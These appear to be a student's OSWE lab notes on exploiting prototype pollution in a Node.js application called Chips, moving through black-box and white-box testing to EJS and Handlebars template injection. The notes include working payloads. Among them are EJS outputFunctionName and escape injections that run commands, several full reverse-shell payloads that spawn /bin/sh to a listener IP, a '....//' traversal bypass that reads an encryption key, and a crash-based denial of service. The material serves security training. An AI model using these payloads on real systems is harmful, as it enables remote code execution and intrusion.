
- Resources: https://www.youtube.com/watch?v=Z6CtDSx8C5k
==============================================
Guacamole Lite Prototype Pollution (OSWE)
Machine: Chips

Prototype pollution refers to a JavaScript vulnerability in which an attacker can inject properties in every object created by an application. Prototype pollution vulnerabilities often appear in libraries that merge or extend objects.
For a web application to be vulnerable to prototype pollution in an exploitable way, it must:
- Use a vulnerable merge/extend function
- Provide a path to code execution or authentication bypass using the injected properties.
Sync codebase via SSH
rsync -az --compress-level=1 student@192.168.142.138:/home/student/chips/ chips/
View the file tree
tree -L 1 .
tree . -I node_modules //ignore node_modules
#$ Analyse the file structure of the source code
The existence of bin/www, package.json, and routes/ indicate that this is a NodeJS web application.
The existence of the docker-compose.yml and Dockerfile files indicate that this application is started using Docker containers.
Discovered Webpack (via package.json)
- Webpack is most often used to bundle external client side packages (like jQuery, Bootstrap, etc) and custom JavaScript code into a single file to be served by a web server.
- This means that the frontend directory will most likely contain all the frontend assets, including the code that started the WebSocket connection.
Discovered Express (via package.json)
- The application is built using the “Express” web application framework.
- This means that the routes directory will probably contain the definitions to the endpoints.
#$ Analyze the binary file (./bin/www)

Requires ../app which is a JS file, and Guacamole-lite and the HTTP server and Guacamole servers are started.
Analyze the app.js file

Shows the presence of a templating engine, and various routing. There is the use of hbs –> handlebars for Express.
Analyze the docker-compose file (https://docs.docker.com/compose/)

- Development server can be started with
npm run start-dev - Environment variable set
TEMPLATING_ENGINE(can be done in command line) - Debugging application available on port 9229
/var/run/docker.sockvolume is mounted –> This gives the chips container full access to the Docker socket. With access to the Docker socket, we may be able to escape the container and obtain RCE on the host if we can get RCE on the web app container.
Playing with Templating Engine
ssh student@blah
docker-compose down
TEMPLATING_ENGINE=ejs docker-compose up
curl http://chips | grep "<\!--" // <!-- Using EJS as Templating Engine -->
Remote Debugging (with .vscode/launch.json on server)
- Via standard remote access:
- Modify IP address in
launch.jsonto point to remote server - Attach to directory and start debugging
- Modify IP address in
- Via CLI (port 9228):
docker-compose -f ~/chips/docker-compose.yml exec chips node --inspect=0.0.0.0:9228- The benefit of debugging via the cli is that we can now set breakpoints in individual libraries, load them in the interactive cli, and run individual methods without making changes to the web application and reloading every time.
Black-Box Testing for Prototype Pollution
Refer to Prototype Pollution in Github for more theory revision.
- We usually cannot pass direct JavaScript objects within HTTP requests.
- Instead, the requests would need to contain some kind of serialized data, such as JSON.
- When a vulnerable merge function is executed, the data is first parsed from a JSON object into a JavaScript object.
- Not all prototype pollution vulnerabilities come from the ability to inject “proto” into a JSON object.
- Some may split a string with a period character (“file.name”), loop over the properties, and set the value to the contents.
- In these situations, other payloads like “constructor.prototype” would work instead of “proto”. These types of vulnerabilities are more difficult to discover using blackbox techniques.
Cause the application to crash
- Object.toString()
- Many applications in production will run with the application started as a daemon and restart automatically if the application crashes.
- Inject
"__proto__":{ "toString":"abc"}into existing JSON objects. - Observe log files in docker:
docker-compose -f ~/chips/docker-compose.yml logs chips

- Observe the error
White-Box Testing for Prototype Pollution
- Discover Node Packages:
docker-compose -f ~/chips/docker-compose.yml run chips npm list -prod -depth 1 - Audit:
docker-compose -f ~/chips/docker-compose.yml run chips npm audit - Extra Mile: Other functions include “hasOwnProperty” –> Setting it as a string can cause malformations.
- Extra Mile: Bypass directory traversal filtering using “….//” instead.
- http://192.168.228.138/files/….//settings/clientOptions.json (Encryption Key)
- http://192.168.228.138/files/….//routes/token.js (Encryption Function)
- Generate a token, decrypt it, modify any parameter, and re-encrypt it. Use this modified token to connect to the RDP client. (Unfinished)
Prototype Pollution Exploitation
child_process.exec, eval, vm.runInNewContextfunction can be used

o.prefaceis not explicitly set - can be used to achieve RCE via PP{}.__proto__.preface = "');console.log('RUNNING ANY CODE WE WANT')//"- Find issues in depth 0 dependencies:
docker-compose -f ~/chips/docker-compose.yml run chips npm list -prod -depth 0
Template Injection to RCE
EJS
- EJS lets developers write pure JavaScript to generate templates.
- Use Interactive CLI to test:
docker-compose -f ~/chips/docker-compose.yml exec chips node- Usage:

- CLI:
docker-compose -f ~/chips/docker-compose.yml exec chips node --inspect=0.0.0.0:9228 - Investigate the Template class and find potential parameter values that can be overwritten:


- Pass in a string into the
options.escapevariable and the application will crash TEMPLATING_ENGINE=ejs docker-compose -f ~/chips/docker-compose.yml exec chips node --inspect=0.0.0.0:9228- Send request with modified payload:

- This will cause DOS when accessing the root directory of the site.
Achieving RCE

"__proto__":
{
    "outputFunctionName":   "x = 1; console.log(process.mainModule.require('child_process').execSync('whoami').toString()); y"
}
Whenever a page is accessed, the console.log() on server-side will trigger.
(function(){var net = require("net");cp = require("child_process");sh = cp.spawn("/bin/sh", []);var client = new net.Socket();client.connect(8888, "192.168.119.159", function(){client.pipe(sh.stdin);sh.stdout.pipe(client);sh.stderr.pipe(client);});return /a/;})();

{

    "outputFunctionName":   "x = 1; var x = global.process.mainModule.require;(function(){var net = x('net');cp = x('child_process');sh = cp.spawn('/bin/sh', []);var client = new net.Socket();client.connect(8888, '192.168.119.159', function(){client.pipe(sh.stdin);sh.stdout.pipe(client);sh.stderr.pipe(client);});return /a/;})();; y"

}
Use msfconsole to connect to shells.
Connect using "client":"True" and using options.escape:
"__proto__":{"escape": "escapeFn; var x = global.process.mainModule.require;(function(){var net = x('net');cp = x('child_process');sh = cp.spawn('/bin/sh', []);var client = new net.Socket();client.connect(8888, '192.168.119.159', function(){client.pipe(sh.stdin);sh.stdout.pipe(client);sh.stderr.pipe(client);});return /a/;})();; y","client": "True"}
Handlebars
Difference between EJS and HBS syntax:

Restarting the Templating Engine:
TEMPLATING_ENGINE=hbs docker-compose -f ~/chips/docker-compose.yml up
How does Handlebars work under the hood? Handlebars compiles Javascript to an intermediary language (AST) before execution.
docker-compose -f ~/chips/docker-compose.yml exec chips node --inspect=0.0.0.0:9228- Parse function (compiler/parser.js) + Initiation (compiler/base.js)
- To generate the intermediate code representation, an application uses the parse function, which will call parseWithoutProcessing.
- The parse function returns a cleaned-up intermediate code representation of the original input in the form of an Abstract Syntax Tree (AST)
Handlebars = require("handlebars")ast = Handlebars.parse("hello {{ foo }}")–> Results in a “Program” objectHandlebars.parse(ast)–> Also results in “Program” object, due toparseWithoutProcessing
- Conversion to opcode (compiler/compiler.js)
precompiled = Handlebars.precompile(ast)- For now, it’s important to know that before the AST is compiled into JavaScript code, it is first converted into an array of opcodes that instruct the compiler how to generate the final JavaScript code.
- Templating
eval("compiled = " + precompiled)–> Create working object from stringhello = Handlebars.template(compiled)–> Creating template from compiled JShello({"foo": "student"})

https://blog.p6.is/AST-Injection/